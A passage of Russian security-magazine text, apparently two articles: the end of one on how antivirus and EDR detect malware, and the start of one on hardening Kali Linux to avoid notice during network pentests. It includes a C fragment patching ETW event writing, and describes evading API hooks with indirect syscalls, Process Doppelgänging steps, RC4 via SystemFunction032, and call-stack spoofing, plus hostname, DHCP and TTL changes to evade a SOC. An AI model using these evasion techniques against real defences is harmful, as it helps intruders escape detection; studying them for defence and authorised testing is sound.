  // Разрешаем записывать память
  NtProtectVirtualMemory(hProcess,
          &pEventWrite,
          (PSIZE_T) &size,
          PAGE_READWRITE,
          &OldAccessProtection);
  // Патчим
  memcpy(pEew, eew_patch, size / sizeof(eew_patch[0]));

  // Меняем права памяти обратно
  NtProtectVirtualMemory(hProcess, &pEew, &size, OldAccessProtection,
&OldAccessProtection);
}
```

На крайний случай можно использовать недокументированную функцию `EtwpDisableStackWalkApc`, которая применяется для отключения процесса Stack Walking (получения стека вызовов) в рамках механизма APC.

ПЕРЕХВАТ API

Еще один способ детекта основан на перехвате функций WinAPI и NTAPI. Это позволяет системам EDR и AV отслеживать вызовы и смотреть параметры, с которыми вызываются функции. Естественно, эта информация передается поведенческому анализатору.

В первом, самом простом приближении механизм перехвата я описывал в статье «Волшебные хуки», да и в других тоже затрагивал. Суть метода заключается в том, что производится инжект мониторящей DLL в процесс и дальнейшая обработка событий вызова нужных WinAPI. Кроме этого, защитное средство может патчить начальный код в `ntdll.dll`, чтобы мониторить NTAPI.

Для противодействия этому существует много методов обхода. Например, в статье «Врата ада» описаны прямые и непрямые (indirect) вызовы функций API. Кроме того, можно попробовать снять непосредственно сами хуки в `ntdll.dll`. Если смотреть по общей эффективности, то, на мой взгляд, перспективнее всего техника непрямых вызовов. Среди ее плюсов:

- В коде нет захардкоженных номеров системных вызовов, они получаются динамически. Это снимает вопрос с тем, что номера вызовов в системной таблице сервисов могут непредсказуемо меняться (что они и делают, если сравнить их в разных версиях Windows).
- Точка вызова ядра будет не в нашем процессе, а, как ей и положено, в файле `ntdll.dll`.
- Будет отсутствовать сам опкод инструкции `syscall` в коде. Ведь в обычных приложениях такой опкод не встречается практически никогда.

ПОВЕДЕНЧЕСКИЙ АНАЛИЗ

Этот вид детекта вредоносного кода считается одним из самых эффективных, хотя он и более рискованный. Если антивирус решит, что перед ним вредоносное ПО, он сразу же завершит процесс. Но если это было ошибкой, то пользователь может потерять данные или результаты работы. Если такое будет повторяться часто, то юзер либо отключит, либо снесет антивирус, ну или будет мучить админов организации, и они сделают что-нибудь нехорошее с EDR — ослабят политики или (о ужас!) перейдут к другому вендору.

Суть поведенческого детекта, как ты можешь догадаться, заключается в том, что антивирус анализирует поведение программы. Часто можно выделить определенный шаблон характерных вредоносных активностей. Например, вот действия, которые нужно предпринять для реализации Process Doppelgänging:

1. Создать транзакцию NTFS при помощи функции `CreateTransaction`.
2. В контексте транзакции создать временный файл для вредоносного кода при помощи функции `CreateFileTransacted`.
3. Создать в оперативной памяти буферы для временного файла (объект «секция», функция `NtCreateSection`).
4. Настроить PEB для запуска кода свежесозданной секции.
5. Запустить процесс при помощи `NtCreateProcessEx->ResumeThread`.

В этом примере внимание привлекает вызов редких WinAPI для работы с транзакциями и функция `NtCreateProcessEx`, которая вообще стала красной тряпкой для всех систем EDR. Да, можно какие-то шаги переписать при помощи других функций с нужными возможностями, но общая логика будет именно такая. И таких «шаблонов» EDR знает много, например:

- один процесс запускает другой из файла в определенной директории;
- что-то записывается в автозагрузку;
- один процесс пишет в память другого;
- с диска читаются «интересные» DLL, например `ntdll.dll`;
- у файла, который выполняет эти действия, нет цифровой подписи.

Идея обхода подобного анализа сводится либо к максимальному скрытию своих действий (те же непрямые сисколы), либо к мимикрии под «легальные» последовательности действий, чтобы вызвать максимальное количество ложных срабатываний и заставить пользователя отключить защиту. Либо можно стараться разрывать цепочку действий (хотя бы во времени), используя техники сна.

Например, шифрование данных можно реализовать при помощи стандартных криптофункций WinAPI, и это сразу же привлечет внимание. А можно использовать недокументированную функцию `SystemFunction032` из `Advapi32.dll`, которая реализует RC4, и юзать для шифрования уже ее, что будет весьма внезапно для EDR. А если еще и код будет зашифрован при помощи Heap, то детект точно получится обойти.

ТРАССИРОВКА СТЕКА

Достаточно сложная и могучая техника — реконструкция последовательности вызовов функций (стек вызовов). Для каждого потока создается свой стек вызовов. При вызове функции для нее создается стековый фрейм, содержащий в себе аргументы функции, локальные переменные, необходимые для последующего восстановления регистры и обратный адрес — тот, куда передастся управление, когда функция отработает. Другими словами, стек представляет собой упорядоченный набор адресов возврата функций, которые вызывались при выполнении программы. Посмотрим, как это устроено:

```
void func2(int a, int b) {
    int c = a + b;
}

void func1() {
    func2(10, 20);
}

int main() {
    func1();
    return 0;
}
```

По шагам:

- `main()` вызывает `func1()`, и адрес возврата `func1()` добавляется в стек (ведь стек имеет структуру LIFO — первым вошел, последним вышел);
- `func1()` вызывает `func2()`, адрес возврата `func2()` тоже добавляется в стек;
- `func2()` — это верхняя функция в стеке вызовов;
- когда `func2()` завершится, из стека будет удален адрес возврата, и выполнение перейдет к `func1()`;
- после завершения `func1()` из стека точно так же удалится адрес возврата, и управление вернется к `main()`.

Системы EDR могут мониторить стек вызовов, чтобы анализировать последовательность работы функций. Но в нашем примере только наш код, а EDR умеют точно так же реконструировать последовательность вызовов WinAPI.

Получив алерт от поведенческого анализатора, EDR захватит состояние стека вызовов, сохранит последовательность вызовов функций и начнет разматывать его в поисках аномалий в обратном порядке, начиная с текущего момента и двигаясь к корню стека.

Вот пара примеров использования этой техники. Защитное средство может перехватить выделяющие память функции WinAPI и искать адрес возврата, указывающий на вредоносный код. Как вариант, антивирус может проследить стек до таких функций, как `RtlUserThreadStart` или `BaseThreadInitThunk` (точки входа для пользовательских потоков после их создания), чтобы убедиться, что поток создан «нормальным» образом.

Конечно, вредоносный код может противостоять и этим техникам. Например, существует такая штука, как Spoofing Call Stacks — подделка стека вызовов с изменением обратных адресов. Это позволяет запутать след и сбить с толку функции трассировки стека EDR.

ВЫВОДЫ

В этой статье я постарался рассказать, как именно антивирусы и EDR детектят вредоносный код. Конечно, я перечислил не все средства: за кадром остались математические модели анализа поведения, песочницы, облачный анализ и прочие ухищрения. Однако мы прошлись по основной логике детекта вредоносного кода, а это самое главное.

KALI ASHES

Закаляем хакерский дистр и учимся не шуметь в сети

Дистрибутив Kali Linux невероятно популярен среди пентестеров. Однако при проникновении в сеть с настройками по умолчанию он может создать много шума в эфире, который не останется незамеченным. В этой статье я расскажу о харденинге Kali и о том, как научить Linux работать в наиболее тихом режиме.

Caster
caster@exploit.org

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Чтобы можно было автоматизировать настройку, я недавно зарелизил инструмент F31, написанный на Bash. Дальше мы подробно разберем, что именно он делает.

Эта статья и F31 не гарантируют тебе стопроцентный обход систем, за которыми приглядывает SOC, но ты значительно снизишь вероятность спалиться. Каждый пентест сети уникален, и написать универсальное решение вряд ли возможно. Уверен, что есть и другие способы уменьшить шум в эфире. Но мы сосредоточимся на главных моментах.

ABOVE

Above — еще один мой инструмент, это сетевой сниффер протоколов для поиска уязвимостей в сетевом оборудовании. Его работа основана только на анализе трафика, что не создает никакого шума в эфире.

Он охватывает следующие протоколы:

- **L2:** CDP, LLDP, DTP, 802.1Q Frames;
- **L3:** OSPF, EIGRP, VRRP, HSRP;
- **L7:** LLMNR, NBT-NS, MDNS, SSDP, MNDP.

Кстати говоря, Above недавно включили в Kali Linux! Ты можешь установить его прямо из репозиториев Kali:


```
sudo apt update && sudo apt install above
above --help
```

Чтобы начать анализировать трафик:

```
sudo above --interface eth0 --timer 250 --output-pcap vettel.pcap
```

Здесь

- `--interface eth0` — интерфейс системы;
- `--timer 250` — время, в течение которого будет проводиться анализ;
- `--output-pcap` — файл дампа трафика, куда Above запишет все, что сможет найти.




```
caster@VET:~

                    Invisible network protocol sniffer
               Designed for pentesters and security engineers
                     Version 2.3, Codename: Radiant
            Author: Caster, @wearecaster, <casterinfosec@gmail.com>

[+] Start Sniffing...

[+] Searching for L2/L3 Protocols...
[*] The specified timer applies to all protocols
[*] After the protocol is detected - all necessary information about it will be displayed
[*] The detected protocols are recorded in vettel.pcap
--------------------------------------------------
[+] Detected VRRPv2 Protocol
[*] VRRPv2 master router priority: 100
[*] Attack Impact: MITM
[*] Tools: Scapy, Loki
[!] Authentication: Plaintext. Look at the password in Wireshark
[*] VRRPv2 Group Number: 100
[*] VRRPv2 Speaker IP: 10.10.100.207
[*] VRRPv2 Speaker MAC: 00:00:5e:00:01:64
[*] VRRPv2 Virtual IP Address: ['192.168.1.44']
[*] Mitigation: Use cryptographic authentication, filter VRRP traffic using ACLs
--------------------------------------------------
[+] Detected STP Protocol
[*] Attack Impact: Partial MITM
[*] Tools: Yersinia, Scapy
[*] STP Root Switch MAC: 00:0c:29:b8:bb:b5
[*] STP Root ID: 32768
[*] STP Root Path Cost: 0
[*] Mitigation: Enable BPDU Guard
--------------------------------------------------
[+] Detected MDNS Protocol
[*] Attack Impact: MDNS Spoofing, Credentials Interception
[*] Tools: Responder
[*] MDNS Speaker IP: 10.10.100.252
[*] MDNS Speaker MAC: 02:10:de:64:f2:34
[*] Mitigation: Filter MDNS traffic using VACL/VMAP. Be careful with MDNS filtering, you can disrupt printers, Chromecast, etc. Monitor attacks on IDS
--------------------------------------------------
[+] Detected MNDP Protocol
[*] MikroTik device may have been detected
[*] Attack Impact: Information Gathering
[*] Tools: Wireshark
[*] MNDP Speaker MAC: 78:9a:18:4d:55:63
[*] MNDP Speaker IP: 10.10.100.254
[*] You can get more information from the packet in Wireshark
[*] The MNDP protocol is not yet implemented in Scapy
[*] Mitigation: Disable MNDP on endpoint ports
```

Пример работы Above

С помощью Above можно искать векторы атак на сеть и при этом не создавать никакого шума в эфире.

ОБРАЩЕНИЕ К РЕПОЗИТОРИЯМ

Если во время работы в сети в рамках пентеста ты обратишься к репозиториям Kali, имей в виду, что SOC может сразу обнаружить это действие. Даже если включить обращение к репозиториям через HTTPS, ты все равно можешь спалиться по DNS-запросу.



```
No.  Time       Source          Destination     Protocol Length Info
  13 45.435701  10.10.100.164   10.10.100.254   DNS       84 Standard query 0xe5b4 SRV _http._tcp.http.kali.org
  14 45.544116  10.10.100.254   10.10.100.164   DNS       84 Standard query response 0xe5b4 SRV _http._tcp.http.kali.org
  15 45.544780  10.10.100.164   10.10.100.254   DNS       73 Standard query 0xa161 A http.kali.org
  16 45.544804  10.10.100.164   10.10.100.254   DNS       73 Standard query 0x4364 AAAA http.kali.org
  17 45.547064  10.10.100.254   10.10.100.164   DNS      108 Standard query response 0xa161 A http.kali.org CNAME hebe.kali.or…
  18 45.639999  10.10.100.254   10.10.100.164   DNS      108 Standard query response 0x4364 AAAA http.kali.org CNAME hebe.kali…
  24 45.840171  10.10.100.164   192.99.200.113  HTTP     188 GET /kali/pool/main/i/iptables/libip4tc2_1.8.10-2_amd64.deb HTTP/…
  28 46.165029  192.99.200.113  10.10.100.164   HTTP     137 HTTP/1.1 302 Found  (text/html)
  30 46.165539  10.10.100.164   192.99.200.113  HTTP     458 GET /kali/pool/main/i/iptables/libip6tc2_1.8.10-2_amd64.deb HTTP/…
  31 46.176395  10.10.100.164   10.10.100.254   DNS       85 Standard query 0xfcb8 SRV _http._tcp.ftp.acc.umu.se
  32 46.181803  10.10.100.254   10.10.100.164   DNS       85 Standard query response 0xfcb8 No such name SRV _http._tcp.ftp.ac…
  33 46.182544  10.10.100.164   10.10.100.254   DNS       74 Standard query 0xdc14 A ftp.acc.umu.se
  34 46.182574  10.10.100.164   10.10.100.254   DNS       74 Standard query 0x4e11 AAAA ftp.acc.umu.se
  35 46.184708  10.10.100.254   10.10.100.164   DNS      122 Standard query response 0xdc14 A ftp.acc.umu.se A 194.71.11.173 A…
  36 46.186247  10.10.100.254   10.10.100.164   DNS      158 Standard query response 0x4e11 AAAA ftp.acc.umu.se AAAA 2001:6b0:…
  40 46.286318  10.10.100.164   194.71.11.173   HTTP     217 GET /mirror/kali.org/kali/pool/main/i/iptables/libip4tc2_1.8.10-2…
  61 46.461638  192.99.200.113  10.10.100.164   HTTP     137 HTTP/1.1 302 Found  (text/html)
  71 46.500614  194.71.11.173   10.10.100.164   HTTP     459 HTTP/1.1 200 OK  (application/x-debian-package)
  73 46.502070  10.10.100.164   194.71.11.173   HTTP     217 GET /mirror/kali.org/kali/pool/main/i/iptables/libip6tc2_1.8.10-2…

› Frame 17: 108 bytes on wire (864 [redacted] (864 bits)
› Ethernet II, Src: Routerboardc [redacted], Dst: Intel_[redacted]
› Internet Protocol Version 4, Src: [redacted], Dst: [redacted].100.164
› User Datagram Protocol, Src Port: 53, Dst Port: 40083
› Domain Name System (response)

0000  60 67 20 c5 e0 10 78 9a  18 4d 55 5f
0010  00 5e 7d 63 00 00 40 11  1f 76 0a 0a
0020  64 a4 00 35 9c 93 00 4a  a5 35 a1 61
0030  00 02 00 00 00 00 04 68  74 74 70 04
0040  03 6f 72 67 00 00 01 00  01 c0 0c 00
0050  00 00 96 00 07 04 68 65  62 65 c0 11
0060  00 01 00 00 00 96 00 04  c0 63 c8 71

Domain Name System: Protocol          Packets: 548 · Displayed: 26 (4.7%)          Profile: Default
```

ОПЕРАЦИИ С ХОСТНЕЙМОМ СИСТЕМЫ

Да-да-да, совет менять хостнейм Kali — это страшный баян. Тем не менее дефолтный хостнейм Kali так и остается главным индикатором обнаружения этого дистра в сети.

Решение простое до безобразия. Мы не только поменяем имя системы, но и заодно запретим передачу хостнейма в пакетах DHCP, которые уходят, когда атакующий пытается получить адрес в сети.

```
sudo hostnamectl set-hostname DESKTOP-HNA2AEVS
sudo sed -i "s/127.0.1.1.*/127.0.1.1\tDESKTOP-HNA2AEVS/" /etc/hosts
```

Отключить передачу имени системы по DHCP можно в connection-файлах NetworkManager, добавив параметр `dhcp-send-hostname=false`:

```
sudo sed -i '/\[ipv4\]/a dhcp-send-hostname=false' /etc/
NetworkManager/system-connections/Wired\ connection\ 1
```

TTL

Для дистрибутивов Linux значение TTL равно 64. Можно изменить стандартное значение TTL в системе. Если хочешь прикинуться Windows, выбирай TTL 128.


```
sudo sysctl -w net.ipv4.ip_default_ttl=80
```

Если у тебя планы проводить MITM в сети, то можешь скрыть свой адрес в трассировке со стороны легитимных хостов. Очень простой трюк в виде смещения TTL с инкрементом +1:

```
